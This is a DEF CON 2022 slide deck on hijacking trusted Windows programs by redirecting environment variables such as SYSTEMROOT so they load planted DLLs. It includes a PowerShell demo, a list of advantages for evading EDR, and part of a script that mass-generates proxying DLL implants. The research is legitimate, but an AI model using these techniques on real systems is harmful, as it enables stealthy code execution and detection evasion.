SAVE THE ENVIRONMENT (VARIABLE)

HIJACKING LEGITIMATE APPLICATIONS WITH A MINIMAL FOOTPRINT

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D3FC0N, August 2022

HELLO WORLD, WHO DIS?

@Wietze

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
- Based in London, UK
- Previously presented at *BSides London*, *MITRE ATT&CK EU Community*, *SANS DFIR*

DLL HIJACKING




"Tricking a (legitimate/trusted) application into loading an arbitrary DLL"

DLL HIJACKING: COMMON TYPES

DLL SIDE-LOADING
Move vulnerable EXE, put next to malicious DLL

DLL SEARCH ORDER HIJACKING
Put malicious DLL in folder searched before legit DLL

DLL SUBSTITUTION
Replace the original DLL with a malicious one



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
DLL HIJACKING: LESS COMMON TYPES

PHANTOM DLL HIJACKING
Create malicious DLL in location that is searched for, but normally does not exist

WINSXS HIJACKING
Manipulate Windows Side-by-Side infrastructure

INPUT-BASED HIJACKING
Manipulate the command line, Windows Registry, etc.



WELL DOCUMENTED
WELL RESEARCHED
WELL DETECTED

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ENVIRONMENT VARIABLES

ENVIRONMENT VARIABLES

- (Dynamic) variable that can be used by running programs
- Can be used in:
  - Command shells (e.g. `%VAR%` on Windows, `$VAR` on Unix)
  - As well as regular processes (e.g. `getenv("VAR")` in C)
- Typically stored as (ASCII) string

ENVIRONMENT VARIABLES: A BRIEF HISTORY

1978: Version 7 Unix introduces environment variables

1982: PS DOS 2.0 introduces environment variables

1992: Windows 3.1 introduces the Windows Registry

1997: Security researcher highlights issues with %PATH% in WinNT

1999: First ever issued CVEs contain PrivEsc via %PATH%


```
An environment variable is a special case of a replaceable parameter.
If the SET command is used in the form

SET name=value

to add an environment variable to the system's environment block, the
string value will be substituted for the string %name% wherever the
latter is encountered during the interpretation of a batch file. This
capability is available only in versions 2.x, 3.1, and 3.2.
```

```
List:       ntbugtraq
Subject:    NT security - why bother?
From:       Paul Ashton <paul () ARGO ! DEMON ! CO ! UK>
Date:       1997-07-23 22:34:20}

[…]
Why would any other application developers bother to support secure
configurations if this is what they see coming out of Redmond?
[…]
```

ENVIRONMENT VARIABLES IN WINDOWS

- All variable keys and values are stored in a single string
- This string can contain up to 32,767 (2^{15}-1) characters in total
- (Semi-) Persistent variables are stored in:

Scope	Location
All Users	`HKLM\System\CurrentControlSet\Control\Session Manager\Environment`
Current User	`HKCU\Environment`
Current Session	`HKCU\Volatile Environment`
Process	

- (typically) Initialised on boot, then passed down when creating child processes

ENVIRONMENT VARIABLES IN WINDOWS

Process Environment Block (PEB)
InheritedAddressSpace
ReadImageFileExecOptions
BeingDebugged
SpareBool
Mutant
Ldr
ProcessParameters
SubSystemData
ProcessHeap
…

RTL_USER_PROCESS_PARAMETERS
MaximumLength
Length
Flags
ConsoleHandle
ConsoleFlags
StdInputHandle
StdOutputHandle
StdErrorHandle
CurrentDirectoryPath
CurrentDirectoryHandle
DllPath
ImagePathName
CommandLine
Environment
StartingPositionLeft
StartingPositionTop
…

```
=::=::\
ALLUSERSPROFILE=C:\ProgramData
APPDATA=C:\Users\Wietze\AppDat
CommonProgramFiles=C:\Program
CommonProgramFiles(x86)=C:\Pro
CommonProgramW6432=C:\Program
COMPUTERNAME=WIETZE-LAB
ComSpec=C:\Windows\system32\cm
DriverData=C:\Windows\System32
FPS_BROWSER_APP_PROFILE_STRING
FPS_BROWSER_USER_PROFILE_STRIN
HOMEDRIVE=C:
HOMEPATH=\Users\Wietze
LOCALAPPDATA=C:\Users\Wietze\A
LOGONSERVER=\\WIETZE-LAB
NUMBER_OF_PROCESSORS=2
OneDrive=C:\Users\Wietze\OneDr
OS=Windows_NT
Path=C:\Windows\system32;C:\Wi
PATHEXT=.COM;.EXE;.BAT;.CMD;.V
PROCESSOR_ARCHITECTURE=AMD64
PROCESSOR_IDENTIFIER=Intel64 F
PROCESSOR_LEVEL=6
PROCESSOR_REVISION=8e09
ProgramData=C:\ProgramData
ProgramFiles=C:\Program Files
ProgramFiles(x86)=C:\Program F
ProgramW6432=C:\Program Files
```

WINDOWS API

```
BOOL CreateProcessA(
  [in, optional]      LPCSTR                lpApplicationName,
  [in, out, optional] LPSTR                 lpCommandLine,
  [in, optional]      LPSECURITY_ATTRIBUTES lpProcessAttributes,
  [in, optional]      LPSECURITY_ATTRIBUTES lpThreadAttributes,
  [in]                BOOL                  bInheritHandles,
  [in]                DWORD                 dwCreationFlags,
  [in, optional]      LPVOID                lpEnvironment,
  [in, optional]      LPCSTR                lpCurrentDirectory,
  [in]                LPSTARTUPINFOA        lpStartupInfo,
  [out]               LPPROCESS_INFORMATION lpProcessInformation,
);
```

SCOPE FOR TAMPERING?

VARIABLES OF PARTICULAR INTEREST


Environment variables pointing to folders we normally do not control, e.g.:

```
SYSTEMDRIVE=C:
SYSTEMROOT=C:\Windows
WINDIR=C:\Windows
ProgramFiles=C:\Program Files
ProgramFiles(x86)=C:\Program Files (x86)
ProgramW6432=C:\Program Files
```

BASIC CONCEPT


After picking an application to test:

1. Update environment variable to new location
2. Start application
3. Monitor attempted DLL loads from the new location
4. Profit




Further references:
https://www.fortinet.com/blog/threat-research/elastic-boundaries-elevating-privileges-with-environment-variables-expansion, https://twitter.com/0gtweet/status/1429731052826906624

EXAMPLE: POWERSHELL



Windows PowerShell


```
PS C:\temp\evil> $s = New-Object System.Diagnostics.ProcessStartInfo
PS C:\temp\evil> $s.FileName="c:\windows\system32\hostname.exe"
PS C:\temp\evil> $s.EnvironmentVariables.Remove("SYSTEMROOT")
PS C:\temp\evil> $s.EnvironmentVariables.Add("SYSTEMROOT", "C:\temp\evil")
PS C:\temp\evil> $s.UseShellExecute = $false
PS C:\temp\evil>
PS C:\temp\evil> $p = New-Object System.Diagnostics.Process
PS C:\temp\evil> $p.StartInfo = $s
PS C:\temp\evil> $p.Start()
True
PS C:\temp\evil>
```


Recycle Bin
Microsoft Edge
Firefox
Process Monitor - Sysinternals: www.sysinternals.com
File Edit Event Filter Tools Options Help
T... Process Name PID Operation Path Result Detail Integrity
No events
Backed by virtual memory
Windows PowerShell
PS C:\temp\evil>
23:21
20/07/2022

...BUT WHY?

- ✔ Run your code via pre-existing, legitimate software
- ✔ No custom command lines, special process operations, etc.
- ✔ No registry footprint
- ✔ EDR rarely (?) analyses process-level environment variables
- ✔ Supported by scripting languages including PowerShell, VBScript, JScript

EXAMPLE: VBSCRIPT



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COMPARISON

DLL Side-loading

- Requires bringing/moving executable

DLL Search Order Hijacking

- Limited options
- Or requires bringing executable

DLL substitution

- May require elevated rights

Input-based DLL hijacking

- Detectable via command line
- Detectable via (known) Registry locations

Environment Variable-Based Hijacking

- Uses pre-existing applications
- Does not require elevated rights
- Does not require special command-line arguments
- Many candidates

- Only footprint: planting of the DLL

FINDING VULNERABLE EXECUTABLES

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HACKER'S MINDSET

Turning one observation into a systemic approach

Idea:

PREP
- Take all DLLs in e.g. `C:\Windows\System32`
- Create implants for each of them, creating a fingerprint file when loaded

EXECUTION
- Take all EXEs in e.g. `C:\Windows\System32`
- Run them with certain environment variables pointed to implants folder


VALIDATION
- Check fingerprint files

CHALLENGES

A common problem with DLL Hijacking: **stability**

- We don't (fully) know the role of the DLL in the vulnerable program
- We don't (fully) control the execution flow of the vulnerable program

Approach	Problems	Solution
Creating a generic DLL	⚠ Rejected/crashing due to **missing exports or ordinals** ⚠ Crashing due to **missing functionality** ⚠ Crashing due to **missing metadata/resources**	**Function Redirection ('DLL Proxying')**
Creating DLL with dummy functions for expected export names	⚠ Rejected/crashing due to **missing ordinals** ⚠ Crashing due to **missing functionality** ⚠ Crashing due **to missing metadata/resources**	
Creating DLL with function redirection	⚠ Crashing due to **missing metadata/resource**	**Resource cloning**


LegitimateApp.exe
%SystemRoot%\SomeDll.dll
ExportA
ExportB
C:\fakepath\SomeDll.dll
ExportA
ExportB
C:\windows\SomeDll.dll


MASS GENERATE DLL IMPLANTS

```
39  for dll_path in "${results[@]}"; do
40      # Create output folder structure if needed
41      mkdir -p "$output_folder/${dll_path%/*}"
42      # Display progress to stdout
43      echo -en "\r$i/${#results[@]}"
44      ( # Run bunch of commands, output to .def file
45          # Create header of .def file
46          echo -e "LIBRARY Wietze\nEXPORTS\n"
47          # Get objdump data
48          objdump_output=$(${tools_prefix}-mingw32-objdump -p "$dll_path")
49          # Find ordinal offset in objdump data
50          offset=`echo "$objdump_output" | sed -n -r "s/Export Address Table -- Ordinal Base
            ([0-9]+)/\1/gp"`
51          # Use sed/perl magic to transform exports in objdump data to .def format
52          (echo "$objdump_output" | perl -ne "print if s/^\s+\[\s{0,3}([0-9]{1,4})\]\s*([^ \s]+)
            \$/'\"'.\$2.'\"=\"$(echo $dll_path | sed 's/.\//c:\\\\/' | sed 's/\//\\\\/g').'.\$2.
            '\"@'.(\$1+${offset:=0})/ep")
53      ) > "$output_folder/$dll_path.def"
54
55      # Leverage windres to obtain a .res file containing embedded resources
56      timeout 10s ${tools_prefix}-mingw32-windres -i "$dll_path" -O coff -o "$output_folder/
        $dll_path.res" 2> /dev/null
57      if [ $? -eq 0 ]; then
58          # Compile our output DLL, using (static) .C template and (generated) .def and .res
            files
59          ${tools_prefix}-mingw32-gcc -shared -mwindows -o "$output_folder/$dll_path"
            "$output_folder/$dll_path.def" "$output_folder/$dll_path.res" ../template.c
60          # Remove redundant .def/.rsrc files
```

